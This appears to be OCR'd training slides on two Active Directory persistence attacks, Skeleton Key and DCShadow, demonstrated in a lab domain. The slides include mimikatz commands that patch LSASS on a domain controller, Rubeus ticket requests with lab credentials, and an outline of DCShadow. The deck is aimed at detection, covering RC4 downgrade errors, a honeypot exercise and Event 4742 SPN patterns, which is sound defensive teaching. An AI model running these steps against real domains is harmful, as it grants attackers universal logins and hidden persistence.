


```
PS C:\Users\Administrator\Desktop> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 May 19 2020 00:48:59
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz # _
```

Skeleton Key

From now on, we can log in as any user within the domain using the password “mimikatz”

The attack is based on patching the memory of lsass and therefore will not survive a reboot of the DC.



```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>net use z: \\dc01.isengard.local\C$ mimikatz /user:saruman@isengard.local
The command completed successfully.
```


Skeleton Key

- You should have an EDR/AV able to prevent injection into LSASS
- Can enable LSA protection, but can mess with non-signed LSA drivers and can be bypassed using Mimikatz
- You could try to hunt for this by authenticating using the 'mimikatz' password but it's a weak detection
- Can be detected with encryption downgrade events
  - This is because by design the Skeleton key needs to accept only RC4 encryption types (both the original malware and Mimikatz)


https://www.virusbulletin.com/uploads/pdf/magazine/2016/vb201601-skeleton-key.pdf

Skeleton Key

Before the skeleton key patch, the account supports AES encryption (left image), however, after the patch only RC4 can be used:



```
      pvno: 5
      msg-type: krb-as-rep (11)
    ▼ padata: 1 item
      ▶ PA-DATA PA-ENCTYPE-INFO2
      crealm: ISENGARD.LOCAL
    ▶ cname
    ▶ ticket
    ▼ enc-part
        etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
        kvno: 2
        cipher: 5e2892e1c293297c09e94a8cc6687d6d699d753ef8b9f6c8...

0000  00 0c 29 c0 73 c7 00 0c  29 f5 11 74 08 00 45 02   ··)·s··· )··t··E·
0010  00 8a 61 87 40 00 80 06  51 b2 ac 10 77 8c ac 10   ··a·@··· Q···w···
0020  77 85 00 58 c2 35 d0 e6  b0 d3 7e 48 e0 d3 50 18   w··X·5·· ··~H··P·
0030  08 05 3d 72 00 00 19 ba  34 f6 f1 7f 8d 81 de 0b   ··=r···· 4·······
0040  67 fd 7b bb 9f ae 0a da  a1 58 8b 55 6f cb f2 ec   g·{····· ·X·Uo···
0050  9b 13 97 53 8d f9 e8 ae  b6 94 10 8a 80 8d f1 06   ···S···· ········
0060  3d ec 49 ab aa 04 51 74  a3 71 6e 9b c5 95 11 63   =·I···Qt ·qn····c
0070  4c 6b 26 de ec de ec 05  63 28 9a 6f 3b 56 df 26   Lk&····· c(·o;V·&
0080  70 1e 5f 56 39 67 cc 13  ae d7 7e ab 09 61 43 ba   p·_V9g·· ··~··aC·
0090  df 9e cf 3b f2 d3 12 9d                            ···;····
```




```
  ▶ Record Mark: 1501 bytes
  ▼ as-rep
      pvno: 5
      msg-type: krb-as-rep (11)
      crealm: ISENGARD.LOCAL
    ▶ cname
    ▶ ticket
    ▼ enc-part
        etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
        kvno: 2
        cipher: c4a0674acc86456e91b88ef6c0575d500a2751bc26c8eb91...

0000  00 0c 29 c0 73 c7 00 0c  29 f5 11 74 08 00 45 02   ··)·s··· )··t··E·
0010  00 55 61 ab 40 00 80 06  51 c3 ac 10 77 8c ac 10   ·Ua·@··· Q···w···
0020  77 85 00 58 c2 38 66 b2  b7 f0 a6 67 65 5d 50 18   w··X·8f· ···ge]P·
0030  08 05 fe 2a 00 00 26 bc  50 82 26 ff f2 85 49 e0   ···*··&· P·&···I·
0040  58 47 18 71 ef 2e 2a 2b  80 0f 1d b1 6c b0 cb 5e   XG·q·.*+ ····l··^
0050  3c 77 e8 9a e1 d5 a1 4d  6e c7 7b aa d3 84 9d b1   <w·····M n·{·····
0060  3d df f9                                           =··
```

Skeleton Key

We can use Rubeus from an external machine to ask a TGT on behalf of a user that was configured to support AES encryption.

Normally, we should be able to obtain a TGT.



```
λ Rubeus.exe asktgt /user:saruman /password:Betray2020! /dc:172.16.119.140 /domain:isengard.local /enctype:aes256

  v1.5.0

[*] Action: Ask TGT

[*] Using aes256_cts_hmac_sha1 hash: 7B506D3DF9043D675AF6825
[*] Building AS-REQ (w/ preauth) for: 'isengard.local\saruma
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

      doIFRDCCBUCgAwIBBaEDAgEWooIERDCCBEBhggQ8MIIEOKADAgEFoR
      IaADAgECoRowGBsGa3JidGd0Gw5pc2VuZ2FyZC5sb2NhbKOCA/gwgg
      by9w91/ZrtJi1iqoS1VjCT+fo3WT5Nh7yJQD8d3Bl3yr0D30KgI24G
      wcTieP7/jHV2TQ5dBxDsYczomtXEr67QFsx8oogiGD2UIgCbhMWZ7M
      zIjVD/JHjRssh3tg87kPpFh2WZOenh7LoU+PmxsKpS0cAkybOhV2Ao
      gQ12Tkjau3ALG77XMxC8BMhd+C0NnwRKq2NGoiEMRbnDOUix90B7mW
      BWipLUH90z6rdCHS+aSZbMuILINzSfIRDRVKGN4YuCUCrtENFR0oyA
      UJa4Q3ipAyOSoCG+IllKi7x+JTMVBfkhw8JZN4AMfQoIQScjZycsjB
      p+Jc0JAmpsAElwAV9xC5B2DTpnK/3ZrRPkG8f+7hxrDL6AcDh60MVV
      eEr6zWFpMSFo2KfUb5y/kd7HWIhOnZjtCcqtdcfSdSUw57TWGni9o0
      C+BqvWs5J/vS4PEqW6VDqTqeaekpfb9XtC/q/23mk8q5OTEtAzEe/d
      HDe2r4BtgPU49jS3AQI6Cr7EaHGepo0x+GT3+Y1MvcO8B5/uNa/5MX
      v3KSLV2YYlqAlpjzYWh/br59l06VWMIMy59VzLY5Dow+ERT0e0zDq8
      evadmv0ic8WQ3JBTWowCcaWUQ896WKNLkWCEfSTz8AxxD6Zt+y2REa
      hL6wys3CDfADMX83q+SXBaK4PBUK3GUnjkc+BTxNC/jwFPN2RmKGm9
      7iLCt1F7CDHDk9hixCD6k8a9uoIy98WmVBp41gmJrFPxNcr2afTUdz
      DSE8k9+zeokwhBZbntGHB4idz33z9dyw0Y+h5aT7Se0N4TVXszkyXq
      IiDg3qlro9at4MxMExRRBB3olbnjymLjZaipocTMO7n6vkx3KPwojC
      uo7Njdl9tTTdKO1NDVF9VOsfNfjpw/3DfujYsLluQGq4XqOB6zCB6K
      MIHRMIHOoCswKaADAgESoSIEIB2cr5ZFyaG62gxOS9CM4Hf3P8JTkN
      QVJELkxPQ0FMohQwEqADAgEBoQswCRsHc2FydW1hbqMHAwUAQOEAAK
      ERgPMjAyMDA2MDgwMDU5MTBapxEYDzIwMjAwNjE0MTQ1OTEwWqgQGw
      AwIBAqEaMBgbBmtyYnRndBsOaXNlbmdhcmQubG9jYWw=

```
  ServiceName              :  krbtgt/isengard.local
  ServiceRealm             :  ISENGARD.LOCAL
  UserName                 :  saruman
  UserRealm                :  ISENGARD.LOCAL
  StartTime                :  6/7/2020 3:59:10 PM
  EndTime                  :  6/8/2020 1:59:10 AM
  RenewTill                :  6/14/2020 3:59:10 PM
  Flags                    :  name_canonicalize, pre_authent, i
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              :  hZyVIkXJ0DraDE5L0i2gd/c/wlOQ2WNZH
```

saruman Properties

User logon name: saruman @isengard.local

User logon name (pre-Windows 2000): ISENGARD\ saruman

□ Unlock account

Account options:

□ Use only Kerberos DES encryption types for this account

☑ This account supports Kerberos AES 128 bit encryption.

☑ This account supports Kerberos AES 256 bit encryption.

□ Do not require Kerberos preauthentication

Account expires


● Never

○ End of: 07 July 2020

Skeleton Key

However, if we apply the patch and try to ask another TGT, we should receive a `KDC_ERR_ETYPE_NOTSUPP`, that means that the encryption we requested is not supported.

This is a good indicator for the Skeleton Key as we know that the account we're using should support AES (because we configured it to do so!)



```
λ Rubeus.exe asktgt /user:saruman /password:Betray2020! /dc:172.16.119.140 /domain:isengard.local /enctype:aes256

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0

[*] Action: Ask TGT

[*] Using aes256_cts_hmac_sha1 hash: 7B506D3DF9043D675AF68251F307E6AA4A37C8F2C3237416E74B0E4BBF4B6EBE
[*] Building AS-REQ (w/ preauth) for: 'isengard.local\saruman'

[X] KRB-ERROR (14) : KDC_ERR_ETYPE_NOTSUPP
```

Skeleton Key: Exercises

- Configure a “honeypot” account in your domain that supports AES encryption
- Using Rubeus, from a non-DC host, try asking a TGT using the following command:

```
Rubeus asktgt /user:honeyuser /password:Secret123
/enctype:aes256 [/dc:DC IP] [/domain:DOMAIN.LOCAL]
```


DCShadow

It turns out, that in order to act as a Domain Controller you don’t actually need to be one. What you really need is:

- A couple of RPC services
- Two SPNs
- Rights to modify the ”Configuration” container

Complex technique to examine comprehensively, gives the attackers enormous opportunities for persistence without sending any logs to the real DCs*:

- Add SIDHistory
- Modify the Schema (edit the SDDL of LAPS protected password for example)



THEY TOLD ME I COULD BE ANYTHING I WANTED
SO I BECAME A DOMAIN CONTROLLER
imgflip.com

DCShadow: Detection

Event ID 4742 (computer account was changed) will be generated when the attacker will modify the SPN of the computer account that will be promoted to DC.

The SPNs will be in the form:

- `GC/*`
- `E3514235-4B06-11D1-AB04-00C04FC2DCD2/*`



Event 4742, Microsoft Windows security auditing.

```
A computer account was changed.

Subject:
        Security ID:            ISENGARD\Administrator
        Account Name:           Administrator
        Account Domain:         ISENGARD
        Logon ID:               0x363F4

Computer Account That Was Changed:
        Security ID:            ISENGARD\DC01$
        Account Name:           DC01$
        Account Domain:         ISENGARD
```

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	14/06/2020 16:14:12
Event ID:	4742	Task Category:	Computer Account Management
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	dc01.isengard.local
OpCode:	Info		
More Information:	Event Log Online Help		

https://blog.stealthbits.com/detecting-dcshadow-with-event-logs/

